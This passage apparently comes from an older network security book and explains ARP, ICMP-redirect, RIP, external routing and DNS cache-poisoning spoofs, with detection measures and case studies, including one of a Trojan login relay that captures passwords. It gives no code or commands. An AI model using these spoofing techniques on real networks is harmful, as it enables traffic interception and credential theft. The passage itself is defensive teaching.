As a basic precaution, when an operating system responds to an ARP broadcast, it should inspect both the sender IP address and the target IP address. It only needs to check the target address to see if the target IP address matches its own IP address. If so, it needs to send an ARP reply. However, once the operating system has been interrupted, it takes little extra work to check to see if the sender IP address matches its own. If so, another machine on the network is claiming to have the same IP address. Such an anomaly certainly indicates a serious configuration problem and may be the result of a simplistic ARP spoof in which the attacker simply reset the IP address of the machine being used in the attack. Many Unix systems perform such a check.

Host-Level Active Detection

Another precaution to detect ARP spoofs is to arrange for hosts to send out an ARP request for their own IP address, both on system startup and periodically thereafter. If the host receives an ARP reply for its own IP address, the IP software should report the detection of an ARP spoof to the host user or administrator. Actively querying ARP with one's own IP address will catch inadvertent IP address misconfigurations as well as an attacker who is simply using an ordinary operating system with a deliberately misassigned IP address. However, it is possible to mount a more sophisticated attack that will thwart the active query detection method.

In particular, a technically adept attacker might modify the operating system of the machine being used to mount the attack. A simple modification that thwarts the active query detection method is to not reply to ARP requests originating from the legitimate interface associated with the IP address being used. The availability of such sophisticated software may seem unlikely even to an advanced computer user.

However, freely distributed Unix-like operating systems with freely distributed source code are now very common. It is not particularly difficult for a determined attacker to obtain such an operating system. He or she could then modify its kernel at the source code level, and compile a modified kernel specifically for the purpose of mounting such an attack.

Server-Level Detection

Alternatively, a more elaborate precaution would be to verify an ARP reply by making an RARP request for the hardware address contained in the reply. RARP, the reverse address resolution protocol, uses the same format as ARP and also broadcasts requests. RARP requests ask the question "What is the IP address associated with the hardware address I have here?"

Traditionally, the primary use of RARP is by diskless machines with no permanent modifiable memory. Such machines need to discover their own IP address at boot time. RARP relies on one or more RARP servers that maintain a database of hardware addresses and the corresponding IP addresses. Use of an RARP server is probably overly elaborate when an ARP server would do the same job.

Note The basic idea of checking the validity of the results to a query by making an inverse query is generically useful. That is, in many situations you are querying a system equivalent to a database. Suppose you use one value, X, as a key for a query with the database indexed on one field and get a second value, Y, from a second field as a result. Then, you can use Y as they key for a query with the database indexed on the second field and you should get X as a result. If you do not, then something is wrong with the database or its searching mechanism.

Network-Level Detection: The Motivation

The motivation for network-level detection is that host-level detection may be unable to effectively inform the network staff that a problem exists and that server-level detection probably requires modification of IP software of the operating system source code. When a host detects that it is being impersonated by another machine, it may be able to report the fact to its user, but once an attack is underway it may be unable to inform the network administrator who is presumably using another machine.

Some popular IP system software may very well take the precaution of occasionally making ARP requests for the hardware address associated with the IP address it believes is its own. The active querying precaution is well-known and is a common textbook exercise. Most corporate system staffs are unable to modify the IP software of most of the machines on their network. If that is your situation, you probably want a software detection system that can be deployed on a single machine on your network. Building the system using software already written by someone else is preferable.

Network-Level Detection via Periodic Polling

By periodically inspecting the ARP caches on machines, you should be able to detect changes in the IP address to hardware address association on those machines. It should be routine for the network staff to keep a database of hardware addresses, IP addresses, DNS names, machine types, locations, and responsible persons. At the very least, such an inspection can probably be done manually on most hosts. It could be done more often if hosts could be configured to periodically report the contents of their ARP caches to a centralized machine. A program on that machine could look for inconsistencies between hosts, changes from previous reports, and conflicts between reported ARP cache information and the information in the manually maintained database—any of these may indicate a problem.

Standard mechanisms for periodic reporting of network configuration information from machines on an IP-based network to the network administration staff already exist. One such mechanism is SNMP—the Simple Network Management Protocol.

In SNMP, each machine using IP runs an SNMP agent which both responds to information and configuration requests as well as reports certain conditions to the network management staff. Virtually all current systems provide bundled SNMP agents. To take advantage of SNMP, the network management staff must have SNMP management software to query the agents and react to the agent reports. Finding good SNMP management software may be difficult and expensive to purchase and deploy.

If your network is already employing SNMP for other purposes, including a check on ARP caches may be simple and inexpensive depending on the sophistication of your SNMP management software. The standard SNMP MIB-I contains the address translation group that contains a single table named "at.atTable," which contains the IP address and hardware address of each interface being monitored by the SNMP agent. The address translation group has to be deprecated in SNMP MIB-II to allow for greater flexibility because IP is now no longer the only protocol being controlled with SNMP. For SNMP agents that use MIB-II, you should look in the IP address translation table in the IP group named ip.ipNetToMediaTable.

Warning SNMPv1 requests use a "community name" to access a particular view of the MIB. Many SNMPv1 agents are configured with a community name of "public" to give a read-only view of all of the objects in the MIB. Writable views should not be used on an SNMPv1 agent if sniffing is a concern. A sniffer could determine the community name for the writable view and use it to alter the state of the device being controlled by the agent.

Network-Level Detection via Continuous Monitoring

A more robust and rapid mechanism for detecting ARP spoofing is to keep an interface on the network in promiscuous mode. A program on the promiscuous interface's host can inspect every packet sent on the network and monitor the network on a continuous basis, not just when troubleshooting. Such a program can monitor network load, the protocol mix—how much of the traffic is IP, how much is IPX, how much is other network-layer protocols—as well as look for anomalies including ARP spoofing. A network monitor can detect a change in the association between a hardware address and an IP address and report such changes immediately when they occur.

Brouters, transparent bridges, and switches are all logical places to locate the type of network monitor described in the previous paragraph. (Brouters are devices that are combination bridges and routers—a hybrid device such as the Cisco AGS that is often found in multiprotocol networks where non-routable protocols must be bridged.) All these devices have their interfaces in promiscuous mode all the time, so the monitor would not dramatically increase the load on one of these machines because they are all routinely examining each

packet. Also, they all typically come with SNMP agents that can send a trap message to the network operations center to report the detection of a potential ARP spoof.

These kinds of systems have a reasonable chance of actually getting such a trap message all the way to the network operations center. However, none of these devices may be successful in doing so if the spoofer is masquerading as the network operations center itself. The trap also may be lost if the spoofer is masquerading as a router between the monitor that detects the spoof and the network operations center.

SNMP agents supporting the RMON protocol (as described in RFC 1271) are designed to do low-level monitoring involving sniffing. On a multisegment network, an RMON/SNMP agent needs to be placed on each segment to get full coverage of the network. Locating the RMON agent on devices that connect to more than one segment will reduce the number of agents that need to be fielded.

Note I am unaware of any good, comprehensive, or affordable commercial packages to implement SNMP-based ARP spoofing monitors. However, building your own system using freeware packages such as BTNG and Tricklet provides an alternative to expensive commercial packages.

RFC 1271 describes the RMON protocol.

BTNG (Beholder, The Next Generation) is an RMON agent available from the Delft University of Technology in the Netherlands via anonymous FTP.

Tricklet, an SNMPv1 management system written in the PERL scripting language, was developed by the same group that developed BTNG. The two systems are integrated and are a good place to start to put together an ARP spoofing detection system in a network large enough to require SNMP management.

In smaller networks, simply placing monitoring software on a small number of secure hosts with interfaces in promiscuous mode all the time might be the only ARP spoofing detection you need. Such monitoring software includes “arpmon” and “netlog” from Ohio State University. These two programs are part of a larger set of programs to assist system and network administrators. Another program to do this kind of monitoring is ARPWatch, which is more narrowly focused on the issue of looking for anomalous behavior in the ARP protocol.

- arpmon is available from `ftp.net.ohio-state.edu:/pub/networking`. It requires tcpdump and PERL.
- netlog is available from `ftp.net.ohio-state.edu:/pub/security`.
- ARPWatch 1.7 is a Unix program for monitoring ARP requests and replies. The most recent version can be obtained via anonymous FTP to `ftp.ee.lbl.gov`.

Spoofing the IP Routing System

On the Internet, every machine that is active at the network layer takes part in routing decisions (bridges and repeaters are only active at lower layers). The decentralization of routing is unlike simpler systems that limit end user machines to delivering data to a single point of entry on the network, isolating the end user machine from the internal complexities of the network. The essential routing decision is "Where should a datagram with a particular IP destination address be sent?" If the destination address matches the (sub)network address of (one of) the machine's interface(s), then the machine routes the datagram directly to the destination hardware address. Otherwise, the machine selects a router to forward the datagram. Each machine keeps a routing table containing a list of destination (sub)networks and the IP address of the router used to forward to that (sub)network. A default router handles destinations not specifically listed.

How Routers and Route Spoofing Work

Route spoofing can take various forms, all of which involve getting Internet machines to send routed IP datagrams somewhere other than where they should. Route spoofing misdirects non-locally delivered IP datagrams and is thus somewhat similar to ARP spoofing, which misdirects directly delivered IP datagrams. Like ARP spoofing, route spoofing can result in a denial of service attack—datagrams do not go to the machine for which they are intended with the result that a machine appears to be unable to communicate with the network. With a little more sophistication, both ARP spoofing and route spoofing can simply intercept all traffic between two pieces of the network. In the process, they can filter through the network traffic, possibly making modifications to it, creating the illusion of a properly working network.

If you start with a single default router and other routers are available on the network, you would expect that for some destination networks the default router would not be the best choice. If the default router is not the best choice, it sends the datagram back over the same network from which the datagram originated to a different router. When a router does so, it uses the Internet Control Message Protocol (ICMP) to send a message to the machine originating the datagram. ICMP includes a variety of types of messages. The type of ICMP message here is a redirect message.

A redirect message essentially says "it would be best to send datagrams to a router with IP address W.X.Y.Z when the destination network is A.B.C.D rather than using me as your router for that destination." A machine receiving an ICMP redirect message typically updates its routing table to avoid making the mistake in the future. Note that the datagram did not become lost and does not need to be re-sent because the router sending the ICMP redirect has already forwarded the datagram to the appropriate router.

ICMP-Based Route Spoofing

If a machine ignores ICMP redirects, its datagrams are still delivered, just not as efficiently. Turning off ICMP redirect processing is one way of avoiding the simplest of route spoofing

techniques—sending illegitimate ICMP redirect messages. Many systems simply process ICMP redirect messages without checking for their validity. At the very least, a check hopefully is made to see that the message coming from an IP address corresponds to a known router.

Note Microsoft Windows 95 and Windows NT keep a list of known routers. The first router on the list is the default router; the next router on the list becomes the default router in case the first one appears to be down.

Another minimal safeguard is to ensure the ARP caches on the hosts have permanent entries for the hardware address of all legitimate routers. This prevents an ARP spoof in which a machine masquerades as one of the routers. Such a masquerade would allow such a machine to intercept virtually all traffic leaving the local network just like the attack described in the next paragraph.

If a machine sends ICMP redirect messages to another machine in the network it could cause the other machine to have an invalid routing table. At the very least, an invalid routing table would constitute a denial of service attack—some or all non-local datagrams would not be able to reach their destination. A much more serious situation would arise if a machine poses as a router to intercept IP datagrams to some or all destination networks. In that case, the machine being used to launch the attack could be multihomed and deliver the IP datagrams via its other network interface. Otherwise, it could simply forward the datagrams to the legitimate router over the same network interface on which they arrived (without the usual ICMP redirect to point back to the legitimate router).

The simplest way to avoid ICMP redirect spoofing is to configure hosts not to process ICMP redirect messages. Doing so may be difficult unless your TCP/IP software is configurable. Some systems require source code modifications to prevent these redirect messages. Many Unix System V machines accept a packet filter with no recompilation or relinking of the kernel.

Note ICMPinfo provides specialized monitoring of ICMP packets received by a host.

TAP is an example of a packet filter used for monitoring. It provides an example that helps you put together your own ICMP packet filter to discard suspicious ICMP redirects.

An alternative is to validate ICMP redirect messages, such as checking that the ICMP redirect is from a router you are currently using. This involves checking the IP address of the source of the redirect and verifying that the IP address matches with the hardware address in the ARP cache. The ICMP redirect should contain the header of the IP datagram that was forwarded. The header can be checked for validity but could be forged with the aid of a sniffer. However, such a check may add to your confidence in the validity of the redirect message and may be easier to do than the other checks because neither the routing table nor the ARP cache needs to be consulted.

Understanding Routing Protocols

An alternative to relying on ICMP redirect messages is to use a routing protocol to give machines a better idea of which routers to use for which destination networks. A routing protocol used on an ordinary host is probably not worth the effort because it will probably take more work than processing ICMP redirects unless multiple routers are available on the network. Relying on ICMP messages from a default router will not be effective when the default router fails (which is why Windows 95 and Windows NT have a list of routers as auxiliaries). Of course, routers need routing protocols to exchange routing information with peer routers unless you use manually configured routing tables. Routing protocols may also be vulnerable to an attack leading to corrupted routing tables on both routers and ordinary hosts.

Two categorizations of protocols used to describe routing protocols: one categorization separates protocols by intended use; the other categorization separates protocols by the kind of algorithm used to determine which router to use for a given destination network.

The first categorization separates internal routing protocols and external routing protocols. Internal routing protocols are used between routers that are within the same corporate network and external routing protocols are used between routers that belong to different companies.

The second categorization separates protocols that require only local information—no information except information about directly connected routers—from protocols that require global information, or information about the status of every inter-router link in the entire network.

The external protocols are much more limited in the information they share. The technical name for a set of networks of a single company is an "autonomous system." An autonomous system consists of one or more networks that may share detailed and complete routing information with each other, but do not share complete routing information with other autonomous systems. External routing protocols are used to communicate routing information between autonomous systems. Within an autonomous system, the routers have information about how the networks are divided into subnets and about all routes to other autonomous systems.

The internal subnet structure of one company's network almost always should be separate from another company's network. One company may also want to keep its network(s) from carrying datagrams from another company to third parties. For these reasons, external routing protocols are designed specifically to limit the knowledge they convey and to limit the degree of trust put in the information they provide. External protocols are typically only used on "border" routers that connect autonomous systems to each other. At the very least, each site with a network connected to the Internet has a single border router that connects the site with an Internet Service Provider (ISP).

At times, companies with strategic alliances will have border routers connecting their networks to bypass the ISP for IP datagrams that have their source in one company's network and their

destination in the other company's network. Clearly, you must limit your trust in routing information provided from other autonomous regions. Today's strategic partner may be tomorrow's primary competitor and you have no control over the level of security provided within another autonomous region. A security breach in another autonomous network could turn into a security breach in your own autonomous region by spoofing the internal routing protocol and then propagating that information using an external routing protocol.

Another category of routing protocols tries to find the best route through the Internet. One type of protocol uses the vector-distance approach in which each router advertises some measure of "distance" or "cost" of delivering datagrams to each destination network for which it advertises a route. Vector-distance routing protocols (also called Bellman-Ford protocols) only require that each router be aware of the routers it can deliver to directly.

Another type of routing protocol is the link-state, also called the Shortest Path First (SPF), in which each router has a complete picture of the corporate network. In link-state routing protocols, each router actively tests the status of its direct links to other routers, propagates change information about the status of such routers to all such routers, and uses an algorithm to compute the best path to all destinations from itself. Such an algorithm is Dijkstra's shortest path algorithm from graph theory.

The most commonly used routing protocol is a vector-distance protocol called simply the Routing Information Protocol (RIP). RIP predates IP: it is part of the Xerox Networking System (XNS), which was a networking protocol in use even before IP. According to some, RIP was introduced to IP by a graduate student at Berkeley who produced the first implementation overnight when he realized the IP would need some form of routing protocol.

RIP works by combining information sent by active participants in the protocol with information on hand in passive participants. Ordinary hosts participate in the protocol passively by listening to UDP broadcasts on port 520 to get information from the routing tables for each router on their network. The hosts then merge these tables to determine which router to use for which destination networks.

Routers participate in protocol actively by broadcasting their entire routing table every 30 seconds. Instead of the destination network being associated with a router IP address as in the actual routing table, these broadcasts contain destination networks and their associated hop count. The hop count is the number of routers between the router making the broadcast and the destination network. A router that can directly deliver to a given network would advertise a hop count of zero to that network.

A router using exactly one intermediary router to reach a network would advertise a hop count of one to that network. RIP treats a hop count of 16 as an infinite distance indicating an inability to deliver to the given network. Using such a low value eliminates routing loops quickly, but limits RIP to networks with at most 16 routers between any two hosts.

Misdirecting IP Datagrams from Hosts

If a machine is a passive participant in the RIP protocol—it listens to RIP broadcasts and uses them to update its routing table—one simple way to route spoof is to broadcast illegitimate route information via UDP on port 520. On a typical Unix system, port 520 is numbered so low that special privileges are required to access it. However, it is possible for almost any personal computer user and anyone with special privileges to use RIP to mount a route spoofing attack on all the passive participants in RIP on a network. A particularly serious situation arises if routers are passive participants in RIP, using it as an internal routing protocol. If so, RIP propagates the illegitimate information throughout a company's portion of the Internet and the damage can be widespread.

A Case Study of a RIP-Based Route Spoof

To illustrate such an attack, assume everyone at the university is well-intentioned and the network seems to be normal. The network as well as the major multiuser systems and many network servers are managed by Central Computing. The university has so many individual systems, however, that some departments, such as Computer Science, have a separate system administration staff. Each departmental system administration staff is responsible for a set of networked hosts and is capable of installing network wiring without the knowledge of Central Computing. Presumably, the Computer Science staff has enough common sense not to modify the wiring installed by Central Computing. Occasionally, however, Computer Science chafes at what seem to be unreasonable policies imposed by Central Computing.

As you can imagine, Computer Science came up with the brilliant idea of installing a network that does not use the wiring installed and maintained by Centralized Computing. After all, Computer Science will have to pay Central Computing to install a network, so why not control the network after it is installed? Of course, the network installation crew is months behind as it is. Network administration does not seem that hard and does not seem particularly distinct from system administration, so the Computer Science staff takes the plunge and tries to do it themselves. They are successful and the new network works wonderfully—they are proud of their work.

The problem comes when the Computer Science head points out that it would really be nice if the new Computer Science network would communicate with the Central Computing network. The solution is obvious to the Computer Science staff: install a router between the Computer Science network and the Central Computing network. The Computer Science staff can control the new router and use RIP to advertise connectivity between the Central Computing network and the Computer Science network. They spend a few dollars on a new network card for one of their workstations and it becomes a router.

At first, the system works fine. The Central Computing routers recognize the availability of the new Computer Science network and forward datagrams in both directions via the newly installed departmental workstation/router. Then, one day, a departmental staff member decides to reconfigure the workstation and makes a small mistake. *He inadvertently changes the*

IP address of the interface connecting the workstation to the Computer Science network. His error prevents machines on the Computer Science network from being able to send IP datagrams to the workstation/router because it no longer responds to their ARP requests. Computer Science use of the Central Computing network is light and network failures on the Central Computing network are common, so no one in Computer Science immediately becomes worried when they can no longer communicate.

This mistake, however, causes much more severe problems than anyone could have predicted. The IP address installed on the Computer Science router makes it appear to belong to a subnet of the Central Computing network. This subnet is really in a building on the far side of campus with several Central Computing routers in between Computer Science and the router in building with this Central Computing subnet. The Computer Science workstation/router begins advertising, via RIP, its direct connection to this subnet with a zero hop count. The nearest Central Computing router decides that it can get to this subnet with a hop count of one via the Computer Science workstation/router instead of using the next Central Computing router that says it has a hop count of three to the subnet in question. The next centrally controlled router gets a RIP broadcast from the first and decides to begin routing datagrams for this subnet through the first.

Within minutes, a large portion of the network can't communicate with the Computer Science network or the Central Computing subnet associated with the misconfigured IP address. These subnets, however, are used by the main multiuser computers and the off-campus Internet link. Complaints are registered with Central Computing from both directions: Computer Science complains its connection to Central Computing is down and the users in the building across campus complain that their link to the multiuser computers and the Internet is down. Initially, the two problems are seen as separate failures because they involve networks in widely separated buildings. The problem was eventually discovered when the routing tables of the routers were examined. To solve the problem, Central Computing made a manual entry in the routing table of the router closest to Computer Science and solved half of the problem. Computer Science fixed the address on its router and solved the other half.

The poor Computer Science system administrator who mistyped a single digit when working on the workstation/router is then chastised. Afterward, Central Computing figures out that someone might do such a thing on purpose, compromising the stability and security of the network.

Preventing Route Spoofing

To prevent spoofing in situations like the case study, you have the following two primary options:

- Stop using RIP passively on routers.
- Use passive RIP carefully on routers.

One way to prevent RIP spoofing is to remove Central Computing routers from passive participation in RIP and use some other routing protocol between them. The Central Computing routers are still active participants in RIP, broadcasting routing information to hosts every 30 seconds. Thus, misinformation from rogue RIP broadcasts is not propagated throughout the entire organization's network. However, individual hosts are still susceptible to attack via RIP if they are passive participants in RIP.

Actually, the problem is not in RIP itself, but in trusting the source of RIP information. To be secure, the passive participant in RIP must only use RIP information from trustworthy sources. The RIP daemon usually distributed with Unix is *routed,* which is overly trusting. A replacement for the standard RIP daemon is *GateD*, developed at Carnegie-Mellon University (CMU), This program consults a configuration file when it starts. The configuration file, among other things, specifies the IP address(es) of trustworthy RIP information.

The GateD software is no longer available directly from CMU. GateD updates are now available from the GateD Consortium at Merit Networking, Inc. The most recent version may be obtained from the World Wide Web at `http://www.gated.merit.edu/~gated` or through anonymous FTP to `ftp.gated.merit.edu` in the directory /net-research/gated.

Rather than abandoning passive participation in RIP, you can use GateD or the equivalent on the routers and hosts. Each router is configured to restrict its sources of trusted RIP information to trusted routers. Similarly, GateD is used on hosts that passively participate in RIP to protect them from rogue RIP broadcasts.

Central Computing in the preceding example still needs to decide if it will configure the router closest to Computer Science to accept the RIP information sent to it from non-Central Computing routers. If it does not, the workstation/router can send IP datagrams from the new departmental subnet to the router. The router, unless specially configured not to do so, will proceed to forward these datagrams to their destinations. When the destination host is ready to send a reply, it will not find the Computer Science network in its routing table. The routing table for the destination host will probably have a default router to use in such a case and send the IP datagram containing the reply to it.

The default router will also not have an entry in its routing table for the destination of the reply. If it does not have a default router to use for such a case, it will send an ICMP message back to the host that was attempting to send back the reply and discard the IP datagram containing the reply. If the routers do have default routers to use, the reply may be sent through a long sequence of routers until it hits one that does not have a default or the time-to-live field on the IP datagram hits zero and the datagram is discarded. In any case, the reply is dropped by a router, an ICMP message goes to the machine that sent the reply, and no reply reaches the Computer Science network.

If the Computer Science workstation/router is ignored by the central routers, it can still be used. In particular it can exchange data between the Computer Science network and the hosts on the Central Computing subnet directly connected to the Computer Science router. The

only problem is in getting data from subnets beyond the Central Computing controlled routers.

To give Computer Science access to the rest of the network, Central Computing has several options. First, manual entries for the Computer Science network can be added to the routers closest to the Computer Science router and continue to ignore RIP broadcasts originating from it. This is simple, neat, and clean. However, if the central routers are using a link-state routing protocol rather than RIP to communicate among themselves, a manual entry for the Computer Science router may make it appear that the route to the Computer Science network is always up when, if fact, the route will occasionally be down.

A second option is to have the Central Computing router pay attention to RIP broadcasts from the Computer Science router but limit the information extracted from the broadcast. Specifically, the only thing that the central router really needs to know is if the workstation/router has a working route to the Computer Science network. Even if the Central Computing routers use a link-state protocol among themselves, the router nearest to Computer Science can use a hybrid approach to manage the oddball workstation/router that is not participating in the link-state protocol.

A Case Study Involving External Routing

Suppose two companies—Apple and IBM, for example—have a direct network link between their respective research networks. Each of them has a "border" router with a direct connection to the other border router. Each of them also has border routers connected to several different Internet Service Providers. An external routing protocol, such as EGP, is used to exchange routing information between the two border routers. Apple's border router tells IBM's border router what internal networks should be reached from which border routers in Apple's autonomous system. IBM's border router inserts these routes in its routing table. It then uses an internal routing protocol to distribute this information within IBM's research network.

Suppose Apple were to use EGP (the External Gateway Protocol—a name that makes it sound like there is no other alternative), a classic external routing protocol, to advertise a route to another company's research network, Intel's, for example, and IBM normally routed IP traffic through an ISP. The IBM routing tables would not have any specific routing information for Intel and would just use the default route to the ISP and let the ISP worry about the delivery route. If all goes as it would normally, the IBM router sees a route to Intel through one of Apple's border routers. It makes a specific entry for Intel's network in its routing table and spreads the reachability information to other IBM routers via its internal routing protocol.

Now, Apple is getting all of the IP traffic sent from IBM to Intel. If no malice is intended in this error, the traffic is routed out to one of Apple's ISPs and on to Intel with only a short added delay and extra traffic on the edge of Apple's internal network. On the other hand, the Apple border router could be configured to discard such datagrams and Apple would have

succeeded in a denial of service attack. The attack would be discovered quickly and would be fairly pointless. Alternatively, a sniffer on Apple's internal network would now be able to intercept traffic from IBM to Intel for industrial espionage purposes.

Clearly, a good implementation of an external routing protocol needs to be a bit suspicious of the routing information provided by routers from another organization. A database of network addresses and their associated autonomous system numbers such as the one provided by InterNIC would reveal to IBM's border router that the Intel network has an autonomous system number different from the one Apple was claiming it had when making the EGP advertisement. With millions of networks and thousands of autonomous networks, you merely need to store the part of the InterNIC database that specifies which network numbers are valid for the autonomous systems that are valid peers of the border router.

Note EGP is no longer considered state-of-the-art in external routing protocols, but the principle remains the same for all external routing protocols.

Spoofing Domain Name System Names

Some systems base trust on IP addresses; other systems base trust on Domain Name System (DNS) names. DNS names are easier to remember and easier for most people to work with than dotted decimal IP addresses. Just as the IP address to hardware address correspondence may change over time, the name to address correspondence may change too as different machines are used for a different set of tasks. Unfortunately, the use of names involves yet another layer of software, introducing another point of vulnerability for the security of the systems.

Understanding Name Resolution for Hosts

When software on a host needs to convert a name to an address it sends an address lookup query to a DNS name server. When a client connects to a named host, the client needs to convert the name to an address. The client trusts the DNS system to return the correct address and trusts the routing system to deliver the data to the correct destination. Because virtually all systems place trust in name server, all of the special precautions described previously in this chapter to protect trust should be used to protect that trust. For example, if you go back and see which hosts had permanent ARP cache entries on my Windows 95 machine, one of them was 147.226.112.102—the DNS name server used by my machine. The name server is on the same subnet as my machine, so it would be possible for an ARP spoofer to masquerade as the name server and cause all sorts of mischief by misdirecting datagrams.

Similarly, when a host needs to convert an address to a name it sends a reverse lookup query to a DNS name server. When a server accepts a connection from a prospective client, it can determine the IP address of the prospective client from the IP datagram header. However, the server must rely on the DNS system to perform a reverse lookup query to determine the name of the prospective client. If trust is extended to the client on the basis of the client hostname,

the server is trusting the DNS system to perform this reverse lookup properly. If a DNS name server is coerced into providing false data, the security of the system can become compromised.

Understanding DNS Name Servers

The DNS system is complex. To help you understand its structure, think of the DNS system as a distributed database consisting of records with three fields: name, address, and record type. The database is distributed; not all of the records are kept in a centralized location, and no record is kept in only one location. The database is not centralized because it would be impractical to do so—from a technical standpoint and from an administrative standpoint. Technically, such a centralized setup would place an incredible load on one machine, which would have to handle all the name-to-address queries for the entire Internet and create huge amounts of long-distance network traffic. Administratively, this centralized database setup would be horribly awkward to change because thousands of network administrators would need to be checked for authenticity and privileges each time one of them makes a change.

Note The four record types of interest in DNS names are as follows:

- Canonical hostname to address mapping
- Alias hostname to canonical hostname mapping
- Domain name to name server name mapping
- Address to hostname mapping other record types that also exist

The primary purpose of DNS is to break down the authority for a set of names into domains. Each domain is administered independently of each other domain. Each domain can create subdomains that are only loosely related to the domain and administered independently of each other. Each subdomain is responsible for a subset of the names of the whole domain. In turn, subdomains can create subsubdomains and so on. The term “subdomain” is a relative term between a domain and a domain that has control over a piece of the domain.

When a name server receives a query to resolve a name, it may make an authoritative reply based on data it keeps in its own portion of the database, or it may make a non-authoritative reply. Two types of non-local replies are possible: iterative or recursive. If the client asks for recursive resolution (the more common choice), the name server forwards the request to a name server it thinks is more likely to be authoritative than it is and then relays the reply back to the client along with information indicating where the authoritative answer was found. If the client asks for iterative resolution, the name server simply returns the address of the name server it would have forwarded the request to and lets the client query that name server directly.

Efficiency: Caching and Additional Information

Because name resolution is so frequent, efficiency is important. When a name server makes an authoritative response, either to an ordinary client host or another name server, the authoritative response includes a "time to live," which amounts to a claim that the response will continue to be valid for a certain amount of time. When a name server receives a reply from another name server, it caches the reply for the amount of time specified by the "time to live."

Some kinds of DNS replies will clearly lead to a follow-up query. For example, if a reply includes a record specifying the name of a name server for a domain, the client probably will soon make a query to find the address of that name server. Hence, a DNS reply not only has sections for specifying the question, answer, and authority of the answer, but also has a section for additional information. The name server caches additional information records along with the answer records so that it can handle the follow-up queries efficiently without further name server to name server queries.

How DNS Spoofing Can Happen

Suppose a name server somewhere on the Internet has been compromised by a security attack or is being controlled by an intruder. This name server will provide authoritative responses for some domain and all hosts on the Internet will trust those responses. The authoritative responses can direct clients looking up the names of servers to connect to servers under the control of the attacker rather than the legitimate servers. A falsified reverse address lookup can fool servers attempting to determine if the IP address of a prospective client corresponds to the name of an authorized client. Within the DNS system, absolutely nothing can be done about such a direct attack.

A standard attempt at a defense to a DNS spoofing attack is to cross-check all responses to reverse lookup queries by making a forward lookup query. That is, a server queries the DNS system with the IP address of a prospective client via a reverse lookup and receives the DNS name(s) of the prospective client. Then it takes the names and queries the DNS system for the address(es) that corresponds to the name. Cross-checking has become a standard technique with TCP wrapper systems.

Cross-checking may help if the attacker is clumsy and alters the name server files corresponding to reverse lookups, but not those corresponding to forward lookups. Because these tables are kept in separate files, they may also be kept on separate name servers. If the attacker has compromised only one of the two name servers, the cross-checking may discover the inconsistency. Because of potential abuses of the efficiency mechanisms in DNS, the name server may not discover the inconsistency.

Another attempt to stifle DNS spoofing is to make iterative rather than recursive resolution requests so that checks on consistency and authoritativeness can be made more carefully than the name servers themselves do. In particular, when a name server makes a non-authoritative response to an iterative query, it responds with the name of a name server more likely to be

authoritative than itself. If the name server has been compromised, it may direct the iterative query to another compromised name server or it may claim authoritativeness when it does not have authoritativeness for the domain being queried. In such cases, a check on authoritativeness should, in principle, detect the attack.

A check on authoritativeness requires querying a root-level name server for the address of the name servers that are authoritative for the base domain of the DNS name. One must then ask the name server at that address for the address of the name server that is authoritative for the next component of the DNS name and so on. Such a procedure is clearly quite time consuming and places considerable load on root-level name servers. Also, it does not help if an authoritative name server has become compromised; it only detects invalid claims to authority.

Note, however, that the plural was used when referring to authoritative name servers. The DNS standards require that data for each domain be replicated on separate computers with no common point of failure, meaning that the name servers with the duplicated data must not be attached to the same network or obtain electrical power from a common source. It seems unlikely that an attacker would be able to compromise all of the authoritative name servers for a given domain.

For this reason, it might seem that you could poll all authoritative name servers when making a query to look for a discrepancy. Unfortunately, one name server is typically designated as the primary authority and the others as secondary authority. The secondary name servers simply make a copy of the data in the primary on a periodic basis after the serial number on the data for a domain has changed. If the primary authoritative name server is compromised, all the secondary authoritative name servers will also contain invalid data after enough time has elapsed. Meanwhile, inconsistencies may simply indicate that the secondary has not copied legitimate changes to the data on the primary.

Efficiency Mechanisms: Downfall of DNS Security

The truly troubling part of the DNS security problem is that when a name server caches invalid data, the invalid data can remain in the cache for a very long time and can misdirect queries that are unrelated to the query that placed the data in the cache in the first place.

For example, suppose one query places the name of a domain and the name of its name server in the cache as well as the name of the name server and its address. All later queries for names in that domain will be referred to the earlier named name server at the earlier specified address. If either of these cached records is invalid, all subsequent queries for this domain will be directed to the wrong place. The responses to these misdirected queries will also be cached. A compromised name server may cause errors in the caches of uncompromised name servers that cause the uncompromised name server to provide invalid data to its clients.

Furthermore, a DNS name server can supply arbitrary information in the additional information section of a response to any query. Thus, it may provide a perfectly valid response to the

original query, but arbitrary misinformation provided in the additional information section of the response will be cached by a name server that queries it.

Suppose, for example, that a server (not a name server) attempts to check on the name of a prospective client by making a query that forces the DNS system to do a reverse lookup on the address to find the DNS name of the prospective client. A compromised name server might provide an invalid response, which would seem to make the prospective client legitimate. When the server attempts to cross-check this information, the name server may respond with misinformation provided as additional information to the reverse query. If the server makes an iterative query instead, it will not cause immediate corruption of its name server's cache when the compromised name server is not directly interacting with the local name server, but any client of the local name server may trigger a request that corrupts the cache of the local name server.

Case Study: A Passive Attack

Consider the case of Frank and Mary, who work at Widgets, Inc. Their company runs a name server to support their DNS domain, widget.com. Their workstations consult this name server when looking up the IP addresses of outside networks. One day, Mary is surfing the Web and finds a reference to something that looks interesting at a site in the podunk.edu domain. Her Web browser does a DNS query of the widget.com name server that forwards the query to the podunk.edu name server. The widget.com name server caches the reply from podunk.edu and supplies the requested IP address information to Mary's Web browser.

Unfortunately, the podunk.edu name server has been taken over by a malicious college student. When the reply goes back to the widget.com name server, additional information fields are attached. One of these contains the name "well.sf.ca.us," the DNS name for the Well—an online service provider located in San Francisco. The additional information field says that this name is associated with yet another machine controlled by the malicious college student.

A little while later, Frank decides to telnet to his account on well.sf.ca.us and is greeted with the usual login information and prompt. When he types in his username and password, there is a brief pause, he is presented with his usual menus, and continues his work.

What has happened is that when Frank used telnet, it made a DNS query of the widget.com name server. The widget.com name server found the entry for well.sf.ca.us in its cache and returned the IP address of the college student's machine. Frank's machine established a connection with the college student's machine and it began the classic Trojan horse routine. The student's machine provided the login prompt and stored up the username and password. It then turned around and used a modified version of telnet to connect to well.sf.ca.us and passed packets back and forth between it and Frank's machine at Widgets, Inc. The Trojan horse created the illusion that Frank was directly connected to the Well and gave the college student the password for Frank's account on the Well.

Case Study: An Active Attack

The previous case study is a *passive* attack exploiting DNS weaknesses—the attacker had to wait for someone to stumble into his trap and could not be sure who he would catch. Now examine an *active* attack exploiting this same weakness, and with an attacker who targets a specific individual. Assume that Frank, Mary, and the malicious college student at Podunk University are involved.

